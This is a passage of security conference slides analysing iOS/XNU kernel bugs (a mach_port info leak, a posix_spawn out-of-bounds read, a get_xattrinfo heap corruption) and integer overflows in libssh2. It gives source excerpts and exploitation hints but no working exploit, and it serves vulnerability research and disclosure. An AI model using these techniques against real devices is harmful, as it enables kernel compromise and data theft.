    bits = entry->ie_bits;
    iin->iin_name = MACH_PORT_MAKE(index, IE_BITS_GEN(bits));
    iin->iin_type = IE_BITS_TYPE(bits);
    if ((entry->ie_bits & MACH_PORT_TYPE_PORT_RIGHTS) != MACH_PORT_TYPE_NONE &&
        ...
    }

    iin->iin_urefs = IE_BITS_UREFS(bits);
    iin->iin_object = (natural_t)VM_KERNEL_ADDRPERM((uintptr_t)entry->ie_object);
    iin->iin_next = entry->ie_next;
    iin->iin_hash = entry->ie_index;
}
```

iin_collision: Can I Haz Value? No!!!

- the structure element **iin_collision** is not used at all in the XNU source code
- table memory is not initialized in **mach_port_space_info()**
- every entry in the table leaks 4 bytes of kernel heap memory to user space


```
typedef struct ipc_info_name {
    mach_port_name_t iin_name;      /* port name, including gen number */
/*boolean_t*/integer_t iin_collision;   /* collision at this entry? */
    mach_port_type_t iin_type;  /* straight port type */
    mach_port_urefs_t iin_urefs;    /* user-references */
    natural_t iin_object;       /* object pointer/identifier */
    natural_t iin_next;     /* marequest/next in free list */
    natural_t iin_hash;     /* hash index */
} ipc_info_name_t;
```

Part VII

posix_spawn() Info Leaking and Crashing

posix_spawn() File Actions

- file actions allow parent to open, close or clone file descriptors for the child
- each action is defined in a structure about 1040 bytes in size
- prefixed by a small header




```
typedef struct _psfa_action {
    psfa_t  psfaa_type;         /* file action type */
    int psfaa_filedes;          /* fd to operate on */
    struct _psfaa_open {
        int psfao_oflag;        /* open flags to use */
        mode_t  psfao_mode;     /* mode for open */
        char    psfao_path[PATH_MAX];   /* path to open */
    } psfaa_openargs;
} _psfa_action_t;
```

```
typedef enum {
    PSFA_OPEN = 0,
    PSFA_CLOSE = 1,
    PSFA_DUP2 = 2,
    PSFA_INHERIT = 3
} psfa_t;
```

posix_spawn() File Actions

- data describing the actions is copied into the kernel after user supplied size is checked against upper and lower bounds

```
if (px_args.file_actions_size != 0) {
  /* Limit file_actions to allowed number of open files */
  int maxfa = (p->p_limit ? p->p_rlimit[RLIMIT_NOFILE].rlim_cur : NOFILE);
  if (px_args.file_actions_size < PSF_ACTIONS_SIZE(1) ||
    px_args.file_actions_size > PSF_ACTIONS_SIZE(maxfa)) {
    error = EINVAL;
    goto bad;
  }
  MALLOC(px_sfap, _posix_spawn_file_actions_t, px_args.file_actions_size, M_TEMP, M_WAITOK)
  if (px_sfap == NULL) {
    error = ENOMEM;
    goto bad;
  }
  imgp->ip_px_sfa = px_sfap;

  if ((error = copyin(px_args.file_actions, px_sfap,
          px_args.file_actions_size)) != 0)
    goto bad;
}
```

posix_spawn() File Actions Incomplete Verification

- check against upper and lower bound is insufficient
- because of a file action count inside the data that is trusted
- it is never validated that the supplied data is enough for the count
- loop over data can therefore read outside the buffer which might crash


```
static int
exec_handle_file_actions(struct image_params *imgp, short psa_flags)
{
  int error = 0;
  int action;
  proc_t p = vfs_context_proc(imgp->ip_vfs_context);
  _posix_spawn_file_actions_t px_sfap = imgp->ip_px_sfa;
  int ival[2];    /* dummy retval for system calls) */

  for (action = 0; action < px_sfap->psfa_act_count; action++) {
    _psfa_action_t *psfa = &px_sfap->psfa_act_acts[ action];

    switch(psfa->psfaa_type) {
        case PSFA_OPEN: {
```

posix_spawn() File Actions Information Leak

- by carefully crafting the data (and its size) it is possible to leak bytes from the kernel heap with a **PSFA_OPEN** file action
- choose size in a way that the beginning of the filename is from within the buffer and the end of the filename is taken from the kernel heap after it



- with **fcntl(F_GETPATH)** it is then possible to retrieve the leaked bytes

Part VIII

get_xattrinfo() extended attribute header memory corruption

Kernel Vulnerability

- ***public*** iOS 4.2 - 6.1 jailbreaks come with kernel vulns that require root (for successful exploitation)
- only exception is the vulnerability used by comex's in JBME3
- XNU kernel is riddled with kernel bugs that require root
- better kernel vulns are harder to find and most probably sold as 0-days
- here you get one kernel bug for free that does not necessary require root

get_xattrinfo()

- fallback implementation for filesystems without extended attr support
- stored in ._ files

```
$ touch test
$ xattr –w testattr testvalue test $ xattr –l test
testattr: testvalue
$ hexdump –C ._test
00000000 00 05 16 07 00 02 00 00 4d 61 63 20 4f 53 20 58 |........Mac OS X|
00000010 20 20 20 20 20 20 20 20 00 02 00 00 00 09 00 00 |        ........|
00000020 00 32 00 00 0e b0 00 00 00 02 00 00 0e e2 00 00 |.2..............|
00000030 01 1e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................|
00000050 00 00 00 00 41 54 54 52 3b 9a c9 ff 00 00 0e e2 |....ATTR;.......|
00000060 00 00 00 8c 00 00 00 09 00 00 00 00 00 00 00 00 |................|
00000070 00 00 00 00 00 00 00 01 00 00 00 8c 00 00 00 09 |................|
00000080 00 00 09 74 65 73 74 61 74 74 72 00 74 65 73 74 |...testattr.test|
00000090 76 61 6c 75 65 00 00 00 00 00 00 00 00 00 00 00 |value...........|
000000a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................| *
00000ee0 00 00 00 00 01 00 00 00 01 00 00 00 00 00 00 00 |................|
00000ef0 00 1e 54 68 69 73 20 72 65 73 6f 75 72 63 65 20 |..This resource |
00000f00 66 6f 72 6b 20 69 6e 74 65 6e 74 69 6f 6e 61 6c |fork intentional|
00000f10 6c 79 20 6c 65 66 74 20 62 6c 61 6e 6b 20 20 20 |ly left blank   |
00000f20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |................| *
00000fe0 00 00 00 00 01 00 00 00 01 00 00 00 00 00 00 00 |................|
00000ff0 00 1e 00 00 00 00 00 00 00 00 00 1c 00 1e ff ff |................|
```

get_xattrinfo() ext attr header memory corruption

- memory corruption vulnerability due to a wrong length check
- could be used for a jailbreak but has some „juicy“ preconditions
    - code not triggerable with HFS filesystem
    - overflow not exploitable on OS X due to Zone allocator zone sizes
    - only iPad kernels have msdosfs kernel driver
    - initial code exec requires a mounted msdosfs
      -> iPad camera extension kit + physical access
    - initial code exec requires xattr access to USB fs
      -> initial exploit must be within Photo app
    - untether would not require physical access / kit but still iPad only

the broken length check

```
/*
   * Swap and sanity check the extended attribute header and
   * entries (if any).  The Finder Info content must be big enough
   * to include the extended attribute header; if not, we just
   * ignore it.
   *
   * Note that we're passing the offset + length (i.e. the end)
   * of the Finder Info instead of rawsize to validate_attrhdr.
   * This ensures that all extended attributes lie within the
   * Finder Info content according to the AppleDouble entry.
   *
   * Sets ainfop->attrhdr and ainfop->attr_entry if a valid
   * header was found.
   */
if (ainfop->finderinfo &&
  ainfop->finderinfo == &filehdr->entries[0] &&
  ainfop->finderinfo->length >= (sizeof(attr_header_t) - sizeof(apple_double_header_t))) {
  attr_header_t *attrhdr = (attr_header_t*)filehdr;

  if ((error = check_and_swap_attrhdr(attrhdr, ainfop)) == 0) {
    ainfop->attrhdr = attrhdr;  /* valid attribute header */
    /* First attr_entry starts immediately following attribute header */
    ainfop->attr_entry = (attr_entry_t *)&attrhdr[1];
  }
}
```

explains why they are doing what they are doing

but this calculation is just wrong: off-by-34-bytes

will swap the attrhdr that might be partially out of buffer

the attr_header

sizeof(apple_double_header_t) == 84

```
typedef struct attr_header {
  apple_double_header_t  appledouble;
  u_int32_t   magic;          /* == ATTR_HDR_MAGIC */
  u_int32_t   debug_tag;      /* for debugging == file id of owning file */
  u_int32_t   total_size;     /* file offset of end of attribute header + entries +
  u_int32_t   data_start;     /* file offset to attribute data area */
  u_int32_t   data_length;    /* length of attribute data area */
  u_int32_t   reserved[3];
  u_int16_t   flags;
  u_int16_t   num_attrs;
} __attribute__((aligned(2), packed)) attr_header_t;
```

whole structure is
84 + 36 = 120

minimum allocation is

4 + 120 - 34 = 90

in iOS the 112 byte zone gets attacked
last 12 bytes of attr_header
can corrupt next chunk

check_and_swap_attrhdr

```
static int
check_and_swap_attrhdr(attr_header_t *ah, attr_info_t *ainfop)
{
  ...

  if (SWAP32(ah->magic) != ATTR_HDR_MAGIC)
    return EINVAL;

  /* Swap the basic header fields */
  ah->magic = SWAP32(ah->magic);
  ah->debug_tag   = SWAP32 (ah->debug_tag);
  ah->total_size  = SWAP32 (ah->total_size);
  ah->data_start  = SWAP32 (ah->data_start);
  ah->data_length = SWAP32 (ah->data_length);
  ah->flags       = SWAP16 (ah->flags);
  ah->num_attrs   = SWAP16 (ah->num_attrs);
```

both SWAP16 operations
can corrupt the 4 bytes at
offset 8 in the next 112 byte chunk

two SWAP16 operations
seem great for swapping
a 32 bit size field

Part IX

iOS Apps - Always a trouble with Libraries

iOS Apps and 3rd Party Libraries


- many iOS Apps come with 3rd party libraries
- often these are old versions that were once fixed up to work on iPhones
- therefore many iOS apps link against vulnerable versions of libraries
- finding bugs is therefore sometimes as easy as grepping for version strings

libssh2 ???

surprise:
latest version is used


usually outdated library versions are used

but even the current libssh2 contains vulnerabilities



Lets do a quick audit of libssh2

- lets do an audit of libssh2 for integer overflows in memory allocation
- ssh clients/servers had these problems again and again
- so lets use a simple regular expression to find these problems



ALLOC[A-Z0-9_]*\s*\([^,]*,[^;]*[*+-][^>][^;]*\)\s*;

channel.c — Search Results (ALLOC[A-Z0-9_]*\\s*\\([^,]*,[^;]*[*+-][^>][^;]*\\)\\s*;)

0 Errors 0 Warnings 53 Notes Open

53 occurrences of "ALLOC[A-Z0-9_]*\s*\([^,]*,[^;]*[*+-][^>][^;]*\)\s*;" found in 19 files.

- **agent.c** 4 occurrences found
  - File agent.c; Line 465: *sig = LIBSSH2_ALLOC(session, *sig_len);
  - File agent.c; Line 540: identity = LIBSSH2_ALLOC(agent->session, sizeof *identity);
  - File agent.c; Line 585: identity->external.comment = LIBSSH2_ALLOC(agent->session,
  - File agent.c; Line 648: agent = LIBSSH2_ALLOC(session, sizeof *agent);
- **channel.c** 2 occurrences found
  - File channel.c; Line 519: LIBSSH2_ALLOC(session, session->fwdLstn_host_len + 1);
  - File channel.c; Line 1494: *exitsignal = LIBSSH2_ALLOC(session, namelen + 1);
- **comp.c** one occurrence found
  - File comp.c; Line 121: return (voidpf) LIBSSH2_ALLOC(session, items * size);

Last Saved: 08.10.12 14:54:30
File Path : ~/Downloads/libssh2-1.4.3/src/channel.c

libssh2_channel_get_exit_signal

```
1489        LIBSSH2_SESSION *session = channel->session;
1490
1491        if (channel->exit_signal) {
1492            namelen = strlen(channel->exit_signal);
1493            if (exitsignal) {
1494                *exitsignal = LIBSSH2_ALLOC(session, namelen + 1);
1495                if (!*exitsignal) {
1496                    return _libssh2_error(session, LIBSSH2_ERROR_ALLOC,
1497                        "Unable to allocate memory for signal name");
1498                }
1499                memcpy(*exitsignal, channel->exit_signal, namelen);
1500                (*exitsignal)[namelen] = '\0';
1501            }
```

namelen is from strlen and therefore safe

1494 38 ANSI C Unicode (UTF-8) Unix (LF) 28 / 4 / 0

ALLOC[A-Z0-9_]*\s*\([^,]*,[^;]*[*+-][^>][^;]*\)\s*;

packet.c — Search Results (ALLOC[A-Z0-9_]*\\s*\\([^,]*,[^;]*[*+-][^>][^;]*\\)\\s*;)

0 Errors 0 Warnings 53 Notes Open

53 occurrences of "ALLOC[A-Z0-9_]*\s*\([^,]*,[^;]*[*+-][^>][^;]*\)\s*;" found in 19 files.

File knownhost.c; Line 214: entry->comment = LIBSSH2_ALLOC(hosts->session, commentlen+1);

misc.c 2 occurrences found

File misc.c; Line 248: *data = LIBSSH2_ALLOC(session, (3 * src_len / 4) + 1);

File misc.c; Line 315: base64data = output = LIBSSH2_ALLOC(session, insize*4/3+4);

packet.c 3 occurrences found

File packet.c; Line 157: channel->channel_type = LIBSSH2_ALLOC(session,

File packet.c; Line 311: channel->channel_type = LIBSSH2_ALLOC(session,

File packet.c; Line 797: LIBSSH2_ALLOC(session, namelen + 1);

pem.c one occurrence found

File pem.c; Line 86: tmp = LIBSSH2_REALLOC(session, b64data, b64datalen + linelen);

Last Saved: 14.05.12 22:42:29
File Path : ~/Downloads/libssh2-1.4.3/src/packet.c

_libssh2_packet_add

```
792                 if (channelp) {
793                     /* set signal name (without SIG prefix) */
794                     uint32_t namelen =
795                         _libssh2_ntohu32(data + 9 + sizeof("exit-signal"));
796                     channelp->exit_signal =
797                         LIBSSH2_ALLOC(session, namelen + 1);
798                     if (!channelp->exit_signal)
799                         rc = _libssh2_error(session, LIBSSH2_ERROR_ALLOC,
800                                             "memory for signal name");
801                     else {
802                         memcpy(channelp->exit_signal,
803                                data + 13 + sizeof("exit_signal"), namelen);
804                         channelp->exit_signal[namelen] = '\0';
```

797 37 ANSI C Unicode (UTF-8) Unix (LF) 28 / 4 / 0

namelen
is 32bit unsigned
from packet

allocation
integer overflow

memcpy()
buffer overflow

ALLOC[A-Z0-9_]*\s*\([^,]*,[^;]*[*+-][^>][^;]*\)\s*;

userauth.c — Search Results (ALLOC[A-Z0-9_]*\\s*\\([^,]*,[^;]*[*+-][^>][^;]*\\)\\s*;)

0 Errors 0 Warnings 53 Notes Open

53 occurrences of "ALLOC[A-Z0-9_]*\s*\([^,]*,[^;]*[*+-][^>][^;]*\)\s*;" found in 19 files.

```
File sftp.c; Line 1366:        chunk = LIBSSH2_ALLOC(session, packet_len +
File sftp.c; Line 1851:        chunk = LIBSSH2_ALLOC(session, packet_len +
userauth.c 7 occurrences found
File userauth.c; Line 694:       LIBSSH2_ALLOC(session,
File userauth.c; Line 759:       newpacket = LIBSSH2_REALLOC(session, session->userauth_host_packet,
File userauth.c; Line 969:       LIBSSH2_ALLOC(session,
File userauth.c; Line 1082:     s = buf = LIBSSH2_ALLOC(session, 4 + session->session_id_len
File userauth.c; Line 1118:       newpacket = LIBSSH2_REALLOC(session,
File userauth.c; Line 1504:           LIBSSH2_ALLOC(session,
File userauth.c; Line 1518:           LIBSSH2_ALLOC(session,
```

Last Saved: 18.04.12 22:24:04
File Path : ~/Downloads/libssh2-1.4.3/src/userauth.c

userauth_keyboard_interactive

```
1497
1498            /* int       num-prompts */
1499            session->userauth_kybd_num_prompts = _libssh2_ntohu32(s);
1500            s += 4;
1501
1502            if(session->userauth_kybd_num_prompts) {
1503                session->userauth_kybd_prompts =
1504                    LIBSSH2_ALLOC(session,
1505                                  sizeof(LIBSSH2_USERAUTH_KBDINT_PROMPT) *
1506                                  session->userauth_kybd_num_prompts);
1507                if (!session->userauth_kybd_prompts) {
1508                    _libssh2_error(session, LIBSSH2_ERROR_ALLOC,
1509                                   "Unable to allocate memory for "
```

1504 29 ANSI C Unicode (UTF-8) Unix (LF) 160 / 6 / 2

num_prompts is 32bit unsigned from packet

allocation integer overflow

code later overflows in a loop

Questions

get slides + whitepaper at

http://antid0te.com/syscan_2013/